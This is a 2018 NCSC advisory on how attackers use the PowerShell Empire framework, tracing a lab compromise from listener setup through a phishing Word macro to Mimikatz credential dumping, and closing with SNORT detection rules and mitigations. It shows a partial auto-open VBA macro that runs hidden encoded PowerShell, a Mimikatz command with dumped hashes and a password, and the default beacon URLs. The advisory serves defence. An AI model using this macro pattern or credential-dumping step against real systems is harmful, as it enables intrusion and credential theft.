



PowerShell Empire as an Attack Vector

Version 1.0

Reference: NCSC-Ops/09-18

02 March 2018

© Crown Copyright 2018

About this document

This report details analysis carried out by NCSC Operations on the PowerShell Empire framework. This is the first in a series of technical papers, aiming to provide organisations with a greater insight into the tool and suitable remediation steps to prevent attackers from using this framework successfully against their infrastructure.

Handling of the Report

Information in this report has been given a Traffic Light Protocol (TLP) of AMBER, which means it can only be shared within the Cyber-Security Information-Sharing Partnership (CiSP) community. You must ensure that you store, handle and transmit the report in the manner appropriate to its TLP.

Disclaimer

This report draws on reported information, as well as information derived from industry sources.

Introduction

The NCSC has been alerted to a number of recent incidents involving cyber threat actors using publicly available pen-testing tools to gain access to networks. File and code sharing platforms (such as GitHub) contain all types of code that can facilitate cyber-attacks, even for the less technically able. Although these platforms offer a plethora of opportunities for would be criminals and espionage groups, one particular emulation framework has become increasingly utilised among both State sponsored actors and criminals. This framework is PowerShell Empire. According to the description on its GitHub repository, PowerShell Empire is a post-exploitation framework which implements the ability to run PowerShell scripts without needing 'powershell.exe'. It uses rapidly deployable post-exploitation modules and adaptable communications to evade network detection, all wrapped up in a usability-focussed framework¹.

Empire is particularly evasive and analysis of anti-virus vendor detection in open-source tools indicates that components of the framework are not easily being identified. In many cases, this is the result of default settings being reconfigured. The NCSC acknowledges that PowerShell Empire is regarded by many experts as a very capable toolset for pen-testing exercises and is in no way condemning its legitimate use for this purpose.

Recent open source reporting suggests an increased use of the framework amongst threat actors² and this advisory details the steps which allow an attacker to compromise a device using the PowerShell Empire framework.

PowerShell Empire

PowerShell Empire consists of four main components which will aid an attacker in a post-exploitation campaign:

- **Listeners:** The initial step in the attack killchain – this is essentially the attacker Command and Control server. Both HTTP and HTTPS listeners can be activated.
- **Stagers:** The payload which an attacker wishes to execute on a target machine. When executed successfully, the Stager is configured to communicate back to the Listener on the attacker machine.
- **Agents:** An Agent is initialised with successful execution of the Stager on the target machine. An Agent can be used as a platform to deploy post-exploitation modules and is used by the attacker to interact with the victim.

¹ <https://github.com/EmpireProject/Empire>

² <https://www.sans.org/reading-room/whitepapers/incident/disrupting-empire-identifying-powershell-empire-command-control-activity-38315>

TLP AMBER

- **Modules:** Once the above components are successfully initialised, modules can be used to perform more specific malicious actions such as escalation of privileges, harvesting of credentials and the ability to move laterally across a network.

The ease of use and flexible configuration of Empire make it an attractive choice for attackers of varying abilities, although its impressive evasive qualities are also advantageous.

The Stager payloads are encoded PowerShell scripts by default, which increases the chances of evading detection on compromised machines. When you also factor in the ability to uniquely configure settings and write your own modules, these multiple layers of obfuscation demonstrate possible reasons for its increased use as an attack vector.

Analysis

The diagram below depicts the stages that allow an attacker to compromise a device using PowerShell Empire. Please note that this analysis used the default configuration settings for the HTTP listener.

This report will walk through the stages detailed below.




Figure 1: PowerShell Empire Killchain

Stage 1: Deploying a Listener

Once the PowerShell Empire software has been installed, an actor can begin the attack. The first step is to configure and deploy a 'Listener', which is Empire terminology for the Command and Control server configuration. The tool is designed to work with its default settings as displayed in Figure 2 below, but it has extensive configuration possibilities. These will be discussed later in the report.

TLP AMBER




Figure 2: Default Listener Configurations

In this analysis, a HTTP listener is deployed, as shown in Figure 3.




Figure 3: Message displaying successful execution of HTTP Listener

Stage 2: Generating a Stager

With a Listener successfully enabled, the next step for an attacker is to generate a 'Stager'. This is a malicious PowerShell payload that can be concealed in a variety of ways. In the simplest form this can be a Batch file, however, for stealthier attack vectors there are alternative formats such as the use of malicious documents and macros. A Stager must be configured to use a specific Listener like the one created in Stage 1.

In this example, a malicious Word macro was used which was embedded within a document and executed on a target Windows machine.

Stage 3: Creating the Macro

Once the Stager is generated within Empire, the macro is output to a location of the attackers choosing. Figure 4 shows this payload saved to the default '/tmp/macro' location, which simply needs to be implemented as a macro into a Word document.

The VBA macro contains a base64 encoded PowerShell script.

TLP AMBER

```
1 Sub Auto_Open()  
2     Ijsu  
3 End Sub  
4  
5 Sub AutoOpen()  
6     Ijsu  
7 End Sub  
8  
9 Sub Document_Open()  
10    Ijsu  
11 End Sub  
12  
13 Public Function Ijsu() As Variant  
14     Dim jbq As String  
15     jbq = "powershell -noP -sta -w 1 -enc SQBGACgAJABQAFMAVg"  
16     jbq = jbq + "B1AFIAUwBpAE8AbgBUAEEAQgBsAEUALgBQAFMAVgBFAFIAcwBJ"  
17     jbq = jbq + "AG8AbgAuAE0AYQBKAG8AcgAgAC0ARwBFACAAmWApAHsAJABHAF"  
18     jbq = jbq + "AARgA9AFsAUgB1AEYAXQAuAEEAUwBTAEUAbQBiAEwAWQAuAEcA"  
19     jbq = jbq + "RQB0AFQAEQBQAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQ"  
20     jbq = jbq + "BnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBV"  
21     jbq = jbq + "AHQAaQBsAHMAJwApAC4AIgBHAEUAdABGAekARQBgAGwARAAiAC"  
22     jbq = jbq + "gAJwBjAGEAYwBoAGUAZABHAHIAbwB1AHAAUABvAGwAaQBJAHKA"  
23     jbq = jbq + "UwB1AHQAdABpAG4AZwBzACCALAAAE4AJwArACcAbwBuAFAAdQ"
```

Figure 4: VBA script containing encoded PowerShell

Stage 4: Delivery and Execution

Once the script has been imported into a Word document and saved as macro-enabled, it can be sent via email as part of a targeted phishing campaign. For the script to be executed, the malicious document must be opened by the user, allowing the malicious PowerShell script to run on the victim machine.

The attacker is notified of successful execution with confirmation that an 'Agent' has been initialised on the Empire tool:


```
(Empire: stager/windows/macro) > [+] Initial agent F5G2X89K from 192.168.0.3 now active (Slack)  
agents  
[*] Active agents:
```

Name	Lang	Internal IP	Machine Name	Username	Process	Delay
3X46DNT9	ps	192.168.0.3	WIN-86MCCN080I9	*WIN-86MCCN080I9\Admpowershell/1456		5/0.0

Figure 5: Message displaying successful Agent initialisation

Stage 5: Communication Channel

On opening the document, the code executes on the victim machine and several HTTP GET requests are made from the victim to the attacker's Command and Control server, in the default configuration³ the strings 'news.php', '/login/process.php' and '/admin/get.php' - as shown in Figure 6 will be used.




Time	Source	Destination	Protocol	Length	Info
161.80.763798	192.168.0.3	192.168.0.2	HTTP	261	GET /admin/get.php HTTP/1.1
164.80.788958	192.168.0.2	192.168.0.3	HTTP	1497	HTTP/1.0 200 OK (text/html)
171.85.848551	192.168.0.3	192.168.0.2	HTTP	265	GET /login/process.php HTTP/1.1
174.85.874337	192.168.0.2	192.168.0.3	HTTP	1497	HTTP/1.0 200 OK (text/html)
181.90.935787	192.168.0.3	192.168.0.2	HTTP	261	GET /admin/get.php HTTP/1.1
184.90.960683	192.168.0.2	192.168.0.3	HTTP	1497	HTTP/1.0 200 OK (text/html)
191.96.007760	192.168.0.3	192.168.0.2	HTTP	256	GET /news.php HTTP/1.1
194.96.032189	192.168.0.2	192.168.0.3	HTTP	1497	HTTP/1.0 200 OK (text/html)
201.101.106172	192.168.0.3	192.168.0.2	HTTP	261	GET /admin/get.php HTTP/1.1
204.101.130936	192.168.0.2	192.168.0.3	HTTP	1497	HTTP/1.0 200 OK (text/html)

Figure 6: Capture of traffic on victim machine

The communication channel between victim and attacker is now complete, enabling the attacker to implement Empire's suite of post-exploitation modules.

Stage 6: Harvesting Credentials

The compromised machine can now be controlled by the attacker by interacting with the Agent and using the modules present in the tool. To demonstrate how straightforward this can be, the Mimikatz module was used to harvest credentials from the victim machine with a few simple commands. Figure 7 shows the resulting output:



```
mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 77797 (00000000:00012fe5)
Session          : Interactive from 1
User Name        : IEUser
Domain           : WIN7-VICTIM
Logon Server      : WIN7-VICTIM
Logon Time        : 11/29/2017 8:30:35 AM
SID              : S-1-5-21-3463664321-2923530833-3546627382-1000

msv :
[00010000] CredentialKeys
* NTLM      : fc525c9683e8fe067095ba2ddc971889
* SHA1      : e53d7244aa8727f5789b01d8959141960aad5d22
[00000003] Primary
* Username  : IEUser
* Domain    : WIN7-VICTIM
* NTLM      : fc525c9683e8fe067095ba2ddc971889
* SHA1      : e53d7244aa8727f5789b01d8959141960aad5d22
tspkg :
wdigest :
* Username  : IEUser
* Domain    : WIN7-VICTIM
* Password  : Passw0rd!
```

Figure 7: Harvesting of credentials using Mimikatz within Empire

³ The Default Profile can be seen in Figure 2 above.

Customisation

This framework is highly customisable. The configuration settings are easily changed by the user and it is relatively simple to add new modules.

Configuration Changes

The command line interface provides many configuration options for each stage of the killchain. When creating a Listener, it is possible to change several attributes relating to the Command and Control channel. The hostname, IP address, port number, request routes and user agent are some examples of what can be uniquely configured. Similarly, when creating a Stager, there are also options to obfuscate the PowerShell payload.

Personalised Modules

This analysis has focussed on modules which are already present in Empire's framework. However, as well as uniquely configured settings, custom modules can be written by the attacker. Writing modules involves altering parameters in a Python wrapper and writing a PowerShell script to perform the required task; this adds some sophistication and uniqueness to the malware, making detection more difficult.

Real world examples

In December 2017, it was reported by FireEye that China-based APT19 targeted US international law firms in a phishing campaign. The same methods were used as detailed in this report; malicious, obfuscated PowerShell macros embedded within Word documents, generated by PowerShell Empire.

A more recent unattributed spear phishing campaign against South Korean organisations, also reported by FireEye, used social engineering with Winter Olympics themed emails and malicious attachments. However, this attack was more customised, and made use of Invoke-PSImage⁴ which combined PowerShell Empire with a steganographic plugin. The GET requests seen in communications between victim and attacker used the default strings as displayed in Figure 6.

It has also been reported in the past that APT28 has increased its 'reliance on public code depositories', such as PowerShell Empire⁵.

⁴ <https://github.com/peewpw/Invoke-PSImage>

⁵ <https://www.fireeye.com/content/dam/fireeye-www/solutions/pdfs/st-senate-intel-committee-russia-election.pdf>

Conclusion

It is clear to see why a readily available and legitimate pen-testing tool like PowerShell Empire would be used maliciously to compromise machines. Empire's suite of modules provides the user flexibility in the method of attack and also provides the option for unique configuration and module customisation.

The wide range of skill and intent within the PowerShell Empire user community means ease of detection will vary, however, having a greater understanding and awareness of these tools is a step forward in defending against the threat.

The NCSC will endeavour to continue investigating the framework and publish further advisories on CiSP. We encourage any Red Team experts to share further analysis which would help enrich understanding.

SNORT rules

The following SNORT rules detect HTTP GET requests leaving the network, where the URL path is equivalent to the strings associated with default PowerShell Empire Listener settings.

Please note that these strings align with the default settings for PowerShell Empire, so the SNORT rules will not detect more sophisticated attacks with uniquely configured settings.

```
alert tcp any any <> any any (flow: established; msg: "Empire Beacon 1"; content: "GET",  
content: "/news.php"; fast_pattern; http_uri; classtype: trojan-activity; sid: 1; rev: 1; priority: 1;)  
  
alert tcp any any <> any any (flow: established; msg: "Empire Beacon 2"; content: "GET",  
content: "/login/process.php"; fast_pattern; http_uri; classtype: trojan-activity; sid: 2; rev: 1;  
priority: 1;)  
  
alert tcp any any <> any any (flow: established; msg: "Empire Beacon 3"; content: "GET",  
content: "/admin/get.php"; fast_pattern; http_uri; classtype: trojan-activity; sid: 3; rev: 1; priority:  
1;)
```

Mitigation

Organisations should follow the high level security mitigations detailed in the NCSC mitigating malware guidance (<https://www.ncsc.gov.uk/guidance/mitigating-malware>) and in the Preventing Lateral Movement (<https://www.ncsc.gov.uk/guidance/preventing-lateral-movement>) guidance.

For additional mitigations for Windows 10 follow the NCSC Windows 10 EUD guidance which can be found here: <https://www.ncsc.gov.uk/guidance/eud-security-guidance-windows-10-1703>. This guidance details how to configure AppLocker to help prevent malicious applications from running on end user devices.

Macro Security: Organisations should follow the NCSC guidance on Macro security which can be found here: <https://www.ncsc.gov.uk/guidance/macro-security-microsoft-office>

Deploy SysMon: Microsoft SysInternals Tool SysMon, is able to monitor and log system activity to the Windows Event Log. It can provide information about process creations, network connections, and changes to file creation time. By collecting the events it generates using Windows Event Collection or SIEM agents, and subsequently analysing them, Network Defenders and System Administrators can identify malicious or anomalous activity and understand how intruders and malware operate on your network.

Follow the guidance provided in the following links:

<https://www.iad.gov/iad/library/ia-guidance/security-tips/powershell-security-risks-and-defenses.cfm>
<https://www.asd.gov.au/publications/protect/securing-powershell.htm> to help reduce the risk of PowerShell being used as an attack vector on the network.

User Education: User education is a valuable layer of defence. The NCSC suggests that organisations educate staff on the potential dangers of opening Microsoft Office documents from unknown senders, and enabling macros from untrusted sources. However, even with good education, users alone cannot be expected to provide adequate defence. Users should never be used as the only line of defence against these sort of attacks. To support this, the NCSC recommends providing a mechanism for users to report suspicious emails.

SIEM: Organisations should consider implementing a SIEM solution to centrally collate logs from SysMon and Windows Event Logs. The NCSC guidance on phishing can be found here <https://www.ncsc.gov.uk/phishing>